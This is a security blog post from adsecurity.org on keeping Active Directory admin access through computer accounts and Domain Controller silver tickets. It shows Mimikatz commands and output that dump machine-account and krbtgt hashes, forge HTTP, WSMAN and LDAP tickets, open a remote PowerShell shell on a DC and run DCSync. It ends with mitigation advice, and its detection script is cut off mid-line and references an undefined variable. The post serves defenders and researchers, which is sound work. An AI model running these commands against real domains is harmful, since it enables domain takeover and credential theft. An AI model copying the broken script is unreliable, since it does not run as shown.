Sneaky Active Directory Persistence #16: Computer Accounts & Domain Controller Silver Tickets

adsecurity.org

Sean Metcalf

March 9, 2016

The content in this post describes a method by which an attacker could persist administrative access to Active Directory after having Domain Admin level rights for about 5 minutes.

All posts in my Sneaky Active Directory Persistence Tricks series

This post explores how an attacker could leverage computer account credentials to persist in an enterprise and how to mitigate potential security issues.

Computer Accounts

Every computer joined to Active Directory (AD) has an associated computer account in AD. A computer account in AD is a security principal (same as user accounts and security groups) and as such has a number of attributes that are the same as those found on user accounts including a Security IDentifier (SID), memberOf, lastlogondate, passwordlastset, etc. Computer accounts can belong to security groups and often do for a variety of reasons, most commonly for Group Policy filtering so that certain group policies only apply to specific groups of computers (or not).

The computer account password is initially set when the computer joins the domain and is used for authentication in much the same way as a user's password is. The difference is that a computer's password doesn't have to be changed on a regular basis in order for the computer to authenticate to the domain (unlike user accounts). There is a setting that configures how often the computer's account password *should* be changed and computers in the domain will typically change their computer account password about every 30 days (by default). With that said, this threshold can be changed and the process used to change the computer account password can be disabled entirely.

Computer account password changes are more of a guideline than a rule, and I have posted previously about how a computer account password could be used to wield significant power over that system. However, I didn't cover the other angles which are explored in this article.

Computer accounts are members of the "Domain Computers" AD group by default, and are often added to Active Directory groups for purposes of group policy management, though there are other reasons for adding computer accounts to AD groups.

Common Examples of Computers in Groups:

- Domain Controllers are members of the "Domain Controllers" group.
- Read-Only Domain Controllers (RODCs) are members of the "Read-Only Domain Controllers" group.
- Exchange servers are often members of different Exchange AD groups such as "Exchange Servers".

Computers as Admins?

The obvious question is 'what is the impact of a computer in a an admin group?'

When a computer authenticates to the domain, typically via Kerberos, there is a ticket/token created that contains the computer's SID and all SIDs for security groups the computer is a member of, just like when a user logs on. This means that the authenticated computer has these rights to resources in the domain/forest similar to a user who is a member of the same group. If a computer account is in an admin group, the computer account has admin rights and by extension, any admin on that computer could gain those same rights.

Computer accounts can have elevated rights to resources, including full admin rights to Active Directory.

How does the computer leverage these rights or access?

The computer's System account "owns" the ticket/token containing the SIDs that have these rights (technically "System" isn't an account, but it works for this description). Anyone who has (local) administrative rights on a computer can change the context of their rights to System to effectively take ownership of the computer account's rights in AD. Mimikatz provides the ability to grab all Kerberos tickets and tokens on the system, so it is trivial to reuse these in order to leverage these rights.

Note that there is no functional difference between a computer account having the rights or a service account with the rights that has it's credentials stored on the system running as a service. Both of these lead to credential exposure if the system is compromised. However, service accounts are managed quite differently than computer accounts and using a service account is better in most cases.

Privilege Escalation

An attacker could escalate privileges from gaining administrative rights on a computer to having elevated rights in the domain simply because the computer's account is joined to an admin group.

For example, if an admin server is joined to a group with backup rights on Domain Controllers, all an attacker needs to do is compromise an admin account with rights to that admin server and then get System rights on that admin server to compromise the domain.

Obviously a few items have to be in place for this to work:

1. Compromise an account with admin rights to admin server.
2. Admin server computer account needs rights to Domain Controllers.

Based on my experience, as well as that of others, I have found this to be a scenario that is not only possible, but is reality in a lot of organizations.

Note that there are several other ways to take advantage of this and similar scenarios and this isn't the only potential attack.

Exploitation & Persistence


Domain Controller Silver Ticket

If the attacker has dumped the Active Directory database or gained knowledge of a Domain Controller's computer account password, the attacker can use Silver Tickets to target the Domain Controller's services as an admin and persist in Active Directory with full admin rights.

Once the attacker gains knowledge of a Domain Controller's computer account, this information can be used to create a Silver Ticket providing long-term admin rights to that DC.

Computers host services as well with the most common one being the Windows file share which leverages the "cifs" service. Since the computer itself hosts this service, the password data required to create a Silver Ticket is the associated computer account's password hash. When a computer is joined to Active Directory, a new computer account object is created and linked to the computer. The password and associated hash is stored on the computer that owns the account and the NTLM password hash is stored in the Active Directory database on the Domain Controllers for the domain.


If an attacker can gain admin rights to the computer (to gain debug access) or be able to run code as local System, the attacker can dump the AD computer account password hash from the system using Mimikatz (the NTLM password hash is used to encrypt RC4 Kerberos tickets): *Mimikatz "privilege::debug" "sekurlsa::logonpasswords" exit*




```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 3766174 (00000000:0039779e)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 9/14/2015 6:49:30 PM
SID               : S-1-5-90-2
        msv :
         [00000003] Primary
         * Username : RDLABDC02$
         * Domain   : RD
         * NTLM     : 595d436f11270dc4df953f217fcfbdd2
         * SHA1     : 7319c0c6ef0186b7eee8baedb306e91f2785c577
        tspkg :
        wdigest :
         * Username : RDLABDC02$
         * Domain   : RD
         * Password : (null)
        kerberos :
         * Username : RDLABDC02$
         * Domain   : rd.adsecurity.org
         * Password : 76Umxqm#CqEi+06KgoEdX -up\$,*N3S#7'e ?/sF*HqZ3:cgV')<9A/A+Oy^j"k5OmJWpOu]r
'wtwm> i$z[#3%(W3;Rp\^
        ssp :   KO
        credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : RDLABDC02$
Domain            : RD
Logon Server      : (null)
Logon Time        : 9/13/2015 6:13:02 PM
SID               : S-1-5-20
        msv :
         [00000003] Primary
         * Username : RDLABDC02$
         * Domain   : RD
         * NTLM     : 595d436f11270dc4df953f217fcfbdd2
         * SHA1     : 7319c0c6ef0186b7eee8baedb306e91f2785c577
        tspkg :
        wdigest :
         * Username : RDLABDC02$
         * Domain   : RD
         * Password : (null)
        kerberos :
         * Username : rdlabdc02$
         * Domain   : RD.ADSECURITY.ORG
         * Password : (null)
        ssp :   KO
        credman :
```

Create a Silver Ticket for the DC to Connect to PowerShell Remoting on the Domain Controller with Admin Access

Create a Silver Ticket for the "http" service and "wsman" service to gain admin rights to WinRM and/or PowerShell Remoting on the target system.




```
mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker  /domain:LAB.ADSECURITY.ORG /id:2601 /sid:S-1-5-21-1387203
482-2957264255-828990924 /target:adsdc02.lab.adsecurity.org /rc4:f79329f906f0ef88e8d45c34e7d0f28f /service:HTTP /ptt
User      : LukeSkywalker
Domain    : LAB.ADSECURITY.ORG
SID       : S-1-5-21-1387203482-2957264255-828990924
User Id   : 2601
Groups Id : *513 512 520 518 519
ServiceKey: f79329f906f0ef88e8d45c34e7d0f28f - rc4_hmac_nt
Service   : HTTP
Target    : adsdc02.lab.adsecurity.org
Lifetime  : 4/4/2015 10:16:44 PM ; 4/1/2025 10:16:44 PM ; 4/1/2025 10:16:44 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'LukeSkywalker @ LAB.ADSECURITY.ORG' successfully submitted for current session
```




```
mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker  /domain:LAB.ADSECURITY.ORG /id:2601 /sid:S-1-5-21-1387203
482-2957264255-828990924 /target:adsdc02.lab.adsecurity.org /rc4:f79329f906f0ef88e8d45c34e7d0f28f /service:wsman /ptt
User      : LukeSkywalker
Domain    : LAB.ADSECURITY.ORG
SID       : S-1-5-21-1387203482-2957264255-828990924
User Id   : 2601
Groups Id : *513 512 520 518 519
ServiceKey: f79329f906f0ef88e8d45c34e7d0f28f - rc4_hmac_nt
Service   : wsman
Target    : adsdc02.lab.adsecurity.org
Lifetime  : 4/4/2015 10:18:08 PM ; 4/1/2025 10:18:08 PM ; 4/1/2025 10:18:08 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'LukeSkywalker @ LAB.ADSECURITY.ORG' successfully submitted for current session
```

After injecting the two Silver Tickets, http & wsman, we can use PowerShell Remoting (or WinRM) to open a a shell to the target system (assuming it's configured with PowerShell Remoting and/or WinRM). New-PSSession is the PowerShell cmdlet for creating a session to a remote system using PowerShell and Enter-PSSession opens the remote shell.




```
PS C:\> New-PSSession -Name PSC -ComputerName ADSDC02 ; Enter-PSSession -Name PSC

 Id Name            ComputerName    State         ConfigurationName     Availability
 -- ----            ------------    -----         -----------------     ------------
  1 PSC             ADSDC02         Opened        Microsoft.PowerShell     Available

[ADSDC02]: PS C:\Users\LukeSkywalker\Documents> cd c:\
[ADSDC02]: PS C:\> ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::8db:712d:7cf2:712f%12
   IPv4 Address. . . . . . . . . . . : 172.16.11.12
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 172.16.23.2

Tunnel adapter isatap.{4024A223-E2B7-4816-9F65-E97AF66C17C3}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection* 11:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
[ADSDC02]: PS C:\> _
```



```
PS C:\temp\mimikatz> .\invoke-mimikatz.ps1

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Feb 16 2015 22:15:28)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                    with 15 modules * * */


mimikatz(powershell) # privilege::debug
Privilege '20' OK

mimikatz(powershell) # lsadump::lsa /name:krbtgt /inject
Domain : ADSECLAB / S-1-5-21-1387203482-2957264255-828990924

RID  : 000001f6 (502)
User : krbtgt

 * Primary
    LM   :
    NTLM : cdc53c282915380a09750f5657ea41c7
```


Create a Silver Ticket for the DC to Connect to LDAP on the Domain Controller with Admin Access and Run DCSYNC.

Create a Silver Ticket for the "ldap" service to gain admin rights to LDAP services on the target system (including Active Directory).



```
mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker  /domain:RD.ADSECURITY.ORG  /sid:S-1-5-21-2578996962-41858
79466-3696909401 /target:rdlabdc02.rd.adsecurity.org /rc4:595d436f11270dc4df953f217fcfbdd2 /service:LDAP /ptt
User      : LukeSkywalker
Domain    : RD.ADSECURITY.ORG
SID       : S-1-5-21-2578996962-4185879466-3696909401
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 595d436f11270dc4df953f217fcfbdd2 - rc4_hmac_nt
Service   : LDAP
Target    : rdlabdc02.rd.adsecurity.org
Lifetime  : 9/19/2015 11:23:19 AM ; 9/16/2025 11:23:19 AM ; 9/16/2025 11:23:19 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'LukeSkywalker @ RD.ADSECURITY.ORG' successfully submitted for current session
```

Leveraging the LDAP Silver Ticket, we can use Mimikatz and run DCSync to "replicate" credentials from the DC.



```
mimikatz(commandline) # lsadump::dcsync /dc:rdlabdc02.rd.adsecurity.org /domain:rd.adsecurity.org /user:krbtgt
[DC] 'rd.adsecurity.org' will be the domain
[DC] 'rdlabdc02.rd.adsecurity.org' will be the DC server

[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 9/6/2015 4:01:58 PM
Object Security ID   : S-1-5-21-2578996962-4185879466-3696909401-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 8b4e3f3c8e5e18ce5fb124ea9d7ac65f
    ntlm- 0: 8b4e3f3c8e5e18ce5fb124ea9d7ac65f
    lm  - 0: 2584a622c5dbd03c9050a547430f5a2c

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : RD.ADSECURITY.ORGkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 8846a887883334322e0820bdd64c0f8e99a71147ae7f81310aa257bcfeeb3bcf
      aes128_hmac       (4096) : 17d63df4e26dde3e926e266f08a5d6cc
      des_cbc_md5       (4096) : 0e9efdb90e1f3457
      rc4_plain         (4096) : 8b4e3f3c8e5e18ce5fb124ea9d7ac65f

* Primary:Kerberos *
    Default Salt : RD.ADSECURITY.ORGkrbtgt
    Credentials
      des_cbc_md5       : 0e9efdb90e1f3457
      rc4_plain         : 8b4e3f3c8e5e18ce5fb124ea9d7ac65f

* Packages *
    Kerberos-Newer-Keys

* Primary:WDigest *
    01  a92112134327169819930f8fe018d8ee
    02  4090d80556250ffad867580236ae5aab
    03  1d1c52ec7363bfd7942c3506b34fe761
    04  a92112134327169819930f8fe018d8ee
    05  4090d80556250ffad867580236ae5aab
    06  7b40dd5ba9ed32220cadfaae65317b26
```

Persistence via Computer Account


Assuming that an attacker is able to compromise the domain, a sneaky way to maintain elevated domain rights is to add a computer account (or group containing computers) to have rights to areas of Active Directory useful for persisting.

This method is two-pronged:

1. Compromise the computer account password on an admin or backup server in the environment which enables access to that system (disable computer account password updates to ensure continued access).
2. Delegate rights to that server's computer account (or a group containing it) to critical AD components.


Another way to leverage a computer account for AD persistence is to place the computer account in a privileged group that has other accounts. Here's a common example: There's a group called "AD Backups" which has a service account as a member called "svc-backup."

When enumerating the group membership of the domain Administrators group (which has full AD admin rights as well as full admin rights to Domain Controllers in the domain), we see that the "AD Backups" group is included. This is an all to common configuration, though being a member of Domain Admins would be worse. Ideally, the backups group or service account should only be a member of "Backup Operators" in the domain in order to backup AD domain data.



```
PS C:\> get-adgroupmember "administrators"


distinguishedName : CN=AD Backups,CN=Users,DC=lab,DC=adsecurity,DC=org
name              : AD Backups
objectClass       : group
objectGUID        : 51d370c4-8463-42c1-bd04-be0b3608c125
SamAccountName    : AD Backups
SID               : S-1-5-21-1581655573-3923512380-696647894-3607

distinguishedName : CN=ADSAdministrator,CN=Users,DC=lab,DC=adsecurity,DC=org
name              : ADSAdministrator
objectClass       : user
objectGUID        : 72ac7731-0a76-4e5a-8e5d-b4ded9a304b5
SamAccountName    : ADSAdministrator
SID               : S-1-5-21-1581655573-3923512380-696647894-500

distinguishedName : CN=Enterprise Admins,CN=Users,DC=lab,DC=adsecurity,DC=org
name              : Enterprise Admins
objectClass       : group
objectGUID        : 7674d6ad-777b-4db1-9fe3-e31fd664eb6e
SamAccountName    : Enterprise Admins
SID               : S-1-5-21-1581655573-3923512380-696647894-519

distinguishedName : CN=Domain Admins,CN=Users,DC=lab,DC=adsecurity,DC=org
name              : Domain Admins
objectClass       : group
objectGUID        : 5621cc71-d318-4e2c-b1b1-c181f630e10e
SamAccountName    : Domain Admins
SID               : S-1-5-21-1581655573-3923512380-696647894-512



PS C:\> get-adgroupmember "ad backups"


distinguishedName : CN=SVC-Backup,CN=Users,DC=lab,DC=adsecurity,DC=org
name              : SVC-Backup
objectClass       : user
objectGUID        : 9c1e3fb9-5697-4c58-9ef5-861b35152c7b
SamAccountName    : SVC-Backup
SID               : S-1-5-21-1581655573-3923512380-696647894-3608
```

The attacker adds the compromised computer account to the “AD Backups” group and does nothing else. The ADSAP01 computer account now provides the attacker with full admin rights to the domain and all Domain Controllers and is able to run Mimikatz’s DCSync at will to pull password data for any account.



```
PS C:\> get-adgroupmember "ad backups"


distinguishedName : CN=ADSAP01,OU=Servers,DC=lab,DC=adsecurity,DC=org
name              : ADSAP01
objectClass       : computer
objectGUID        : b79bb5e3-8f9e-4ee0-a30c-5f66b61da681
SamAccountName    : ADSAP01$
SID               : S-1-5-21-1581655573-3923512380-696647894-1105

distinguishedName : CN=SVC-Backup,CN=Users,DC=lab,DC=adsecurity,DC=org
name              : SVC-Backup
objectClass       : user
objectGUID        : 9c1e3fb9-5697-4c58-9ef5-861b35152c7b
SamAccountName    : SVC-Backup
SID               : S-1-5-21-1581655573-3923512380-696647894-3608
```

Mitigation

The simplest way to mitigate this issue is to ensure that no computer accounts are members of admin groups. Make this policy and enforce it by regularly checking admin groups for computer accounts.
Scanning for this with PowerShell is pretty simple since all that needs to be done is to search for all groups with “admin” in the name (or similar customized to the environment) and flag any member that is objecttype = ‘computer’.

Here’s a quick PowerShell script (requires the Active Directory PowerShell module) that will look for “admin” groups and identify the groups with computer accounts as members.

```
Import-Module ActiveDirectory

$AdminGroupsWithComputersAsMembersCountHashTable  = @{}

[array]$DomAdminGroups = get-adgroup -filter {Name -like “*admin*”}
[int]$DomAdminGroupsCount = $DomAdminGroups.Count
Write-Output “Scanning the $DomAdminGroupsCount Admin Groups in $ForestDomainItem for computer accounts as members”

ForEach ($DomAdminGroupsItem in $DomAdminGroups)
{
[array]$GroupContainsComputerMembers = Get-ADGroupMember $DomAdminGroupsItem.DistinguishedName -Recursive |
Where {$_.objectClass -eq ‘computer’}
$AdminGroupsWithComputersAsMembersCountHashTable.Set_Item($DomAdminGroupsItem.DistinguishedName,$GroupContainsCom
[int]$DomainAdminGroupsWithComputersCount = $DomainAdminGroupsWithComputersCount +
$GroupContainsComputerMembersCount
}

Write-Output “$DomainAdminGroupsWithComputersCount Forest Admin groups contain computer accounts”
$AdminGroupsWithComputersAsMembersCountHashTable
```

As always, this script is provided “as is.”

PowerView, now integrated into PowerSploit, includes capability to help identify computers in admin groups:

> *Get-NetGroup -AdminCount | Get-NetGroupMember -Recurse | ?{$_.MemberName -like ‘*$’}*

The other mitigation is to ensure that all computer account passwords change every 30 – 60 days, especially servers (Domain Controllers!).

Resources

(Visited 28,518 times, 15 visits today)